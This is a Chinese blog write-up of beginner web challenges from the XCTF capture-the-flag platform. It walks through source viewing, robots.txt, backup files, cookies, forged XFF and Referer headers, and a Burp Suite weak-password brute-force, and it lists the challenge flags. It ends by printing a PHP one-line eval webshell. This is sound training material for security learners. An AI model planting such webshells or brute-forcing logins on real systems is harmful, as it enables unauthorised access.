

攻防世界-Web(新手区)

原创

[Qwzf](#) 于 2019-07-17 21:23:20 发布 17940 收藏 116

分类专栏: [CTF](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43625917/article/details/96343859

版权



[CTF](#) 同时被 2 个专栏收录

30 篇文章 6 订阅

订阅专栏



[攻防世界](#)

2 篇文章 0 订阅

订阅专栏


前言

暑假前, 为了学习Web题, 做了攻防世界的新手区的Web题, 当时没有总结, 现在总结一下。

正文

Web1: [view_source](#)

view source

难度系数:  1.0

题目来源: [Cyberpeace-n3k0](#)


题目描述: X老师让小宁同学查看一个网页的源代码, 但小宁同学发现鼠标右键好像不管用了。

题目场景: [点击获取在线场景](#)

题目附件: 暂无

https://blog.csdn.net/qq_43625917

查看源代码, 右键不可以用。所以按F12, 直接查看源码即可。



```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>Where is the FLAG</title>
  </head>
  <body>
    <script>...</script>
    <h1>FLAG is not here</h1>
    ... <!-- cyberpeace{8b9696877feaa7e8445c67bb52e57541} --> == $0
  </body>
</html>
```

Web2: [get_post](#)

get post

难度系数: 

题目来源: [Cyberpeace-n3k0](#)

题目描述: X老师告诉小宁同学HTTP通常使用两种请求方法,你知道是哪两种吗?

题目场景: [点击获取在线场景](#)

题目附件: 暂无

https://blog.csdn.net/qq_43625917

HTTP的两种请求方式

GET

GET请求的数据会附在URL之后(就是把数据放置在HTTP协议头中)如:

```
/test/1.php?name1=value1&name2=value2
```

POST

POST请求是把提交的数据放置在HTTP的消息主体中 如:

```
POST /test/1.php HTTP/1.1
Host: w3schools.com
name1=value1&name2=value2
```

所以为了方便,直接用火狐进行传参,即可得出flag。



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{39a2844e3a8bb504d7e909268a866715}

https://blog.csdn.net/qq_43625917

Web3: robots

robots

难度系数: 

题目来源: [Cyberpeace-n3k0](#)

题目描述: X老师上课讲了Robots协议, 小宁同学却上课打了瞌睡, 赶紧来教教小宁Robots协议是什么吧。

题目场景: [点击获取在线场景](#)


题目附件: 暂无

https://blog.csdn.net/qq_43625917

robots协议


robots.txt文件是一个文本文件, 使用任何一个常见的文本编辑器, 比如Windows系统自带的Notepad, 就可以创建和编辑它[1]。robots.txt是一个协议, 而不是一个命令。robots.txt是搜索引擎中访问网站的时候要查看的第一个文件。robots.txt文件告诉蜘蛛程序在服务器上什么文件是可以被查看的。

联想到在URL后加上robots.txt



```
User-agent: *  
Disallow:  
Disallow: flag_1s_h3re.php
```

URL后加上flag_1s_h3re.php



cyberpeace{d90087f48f9009ebf10f23264bb0a67d}

在URL后加上robots.txt便得到了flag

Web4: backup

backup

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师忘记删除备份文件, 他派小宁同学去把备份文件找出来, 一起来帮小宁同学吧!

题目场景: [点击获取在线场景](#)

题目附件: 暂无


https://blog.csdn.net/qq_43625917

你知道index.php的备份文件名吗?

https://blog.csdn.net/qq_43625917

不知道。。。百度一下

index.php文件的备份文件,在后面加上".bak",即index.php.bak



你知道index.php的备份文件名吗?

https://blog.csdn.net/qq_43625917

```
D:\网安\XCTF攻防世界\Web\4\index.php.bak - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
index.php.bak
1 <html>
2 <head>
3   <meta charset="UTF-8">
4   <title>备份文件</title>
5   <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
6   <style>
7     body{
8       margin-left:auto;
9       margin-right:auto;
10      margin-TOP:200PX;
11      width:20em;
12    }
13  </style>
14 </head>
15 <body>
16 <h3>你知道index.php的备份文件名吗? </h3>
17 <?php
18   $flag="cyberpeace{6aa951657a30e88795399bd5eeef39bb7}"
19 >?>
20 </body>
21 </html>
22
```

https://blog.csdn.net/qq_43625917

得到flag。

Web5: cookie

cookie

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁他在cookie里放了东西,小宁疑惑地想:‘这是夹心饼干的意思吗?’

题目场景: [点击获取在线场景](#)

题目附件: 暂无

https://blog.csdn.net/qq_43625917

用Burpsuite抓包

Burp Suite Professional v1.6 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://111.198.29.45:43180

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET / HTTP/1.1
Host: 111.198.29.45:43180

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: look-here=cookie.php
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

https://blog.csdn.net/qq_43625917


添加url后缀名cookie.php



See the http response

https://blog.csdn.net/qq_43625917

查看HTTP响应，即可得出flag



```
Content-Length: 111
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

https://blog.csdn.net/qq_43625917

Web6: disabled_button

disabled button

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师今天上课讲了前端知识, 然后给大家一个不能按的按钮, 小宁惊奇地发现这个按钮按不下去, 到底怎么才能按下去呢?

题目场景: 点击获取在线场景

题目附件: 暂无

https://blog.csdn.net/qq_43625917

查看源码

一个不能按的按钮

flag

```
<html>
  <head>
  </head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form method="post" action="">
      <input class="btn btn-default" type="submit" name="auth" value="flag" style="height:50px;width:200px;" disabled="">
    </form>
  </body>
</html>
```


发现有disabled属性, disabled属性可设置或返回是否禁用单选按钮。所以删掉disabled属性

一个不能按的按钮

flag

```
<html>
  <head>
  </head>
  <body>
    <h3>一个不能按的按钮</h3>
  </body>
</html>
```


发现这个地方比较可疑，像16进制



所以16进制转ASCII

文本

55,56,54,79,115,69,114,116,107,49,50

十六进制 autospace

35 35 2c 35 36 2c 35 34 2c 37 39 2c 31 31 35 2c 36 39 2c 31 31 34 2c 31 31 36 2c 31 30 37 2c 34 39 2c 35 30

十进制

53 53 44 53 54 44 53 52 44 55 57 44 49 49 53 44 54 57 44 49 49 52 44 49 49 54 44 49 48 55 44 52 57 44 53 48

文本好像是ASCII码10进制值，所以10进制转ASCII

文本

7860sErtk12

十六进制 autospace

十进制

55 56 54 79 115 69 114 116 107 49 50

得到flag

Web8: xff_referer

xff referer

难度系数:  1.0

题目来源: [Cyberpeace-n3k0](#)

题目描述: X老师告诉小宁其实xff和referer是可以伪造的。

题目场景: [点击获取在线场景](#)

题目附件: 暂无

https://blog.csdn.net/qq_43625917

看到题目先了解下xff和referer

XFF

X-Forwarded-For (XFF) 是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

简单地说, **xff**是告诉服务器当前请求者的**最终ip**的**http**请求头字段

通常可以直接通过修改**http**头中的**X-Forwarded-For**字段来仿造请求的**最终ip**

Referer

HTTP来源地址 (referer, 或HTTPReferer)


是HTTP表头的一个字段, 用来表示从哪儿链接到当前的网页, 采用的格式是URL。换句话说, 借着HTTP来源地址, 当前的网页可以检查访客从哪里而来, 这也常被用来对付伪造的跨网站请求。

简单的讲，**referer**就是告诉服务器当前访问者是从哪个url地址跳转到自己的，跟**xff**一样，**referer**也可直接修改


ip地址必须为123.123.123.123

题目说IP地址必须为123.123.123.123

所以抓包修改XFF



而又显示请求来自https://www.google.com/, 所以修改Referer



然后点击Go，得到flag

Web9: weak_auth(弱身份验证)

weak_auth

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宇写了一个登陆验证页面, 随手就设了一个密码。

题目场景: 点击获取在线场景

题目附件: 暂无

https://blog.csdn.net/qq_43625917

Login

https://blog.csdn.net/qq_43625917


随手设的密码, 应该就是弱口令。而用户名是admin

111.198.29.45:56098 显示

please login as admin

https://blog.csdn.net/qq_43625917



所以直接用Burpsuite进行字典(弱口令字典)爆破



将password的值设为变量



选择字典文件



9	qwe123	200	<input type="checkbox"/>	<input type="checkbox"/>	434
10	qwe1234	200	<input type="checkbox"/>	<input type="checkbox"/>	434
11	123qwe	200	<input type="checkbox"/>	<input type="checkbox"/>	434

发现到123456时，长度不同，所以密码为123456，登陆一下即可得出flag

cyberpeace{b6345abf90d7d93a9baef23c98fe1811}

Web10: webshell

webshell

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景: 点击获取在线场景

题目附件: 暂无

https://blog.csdn.net/qq_43625917

看题目，应该是一句话木马

```
<?php @eval($_POST['shell']);?>
```

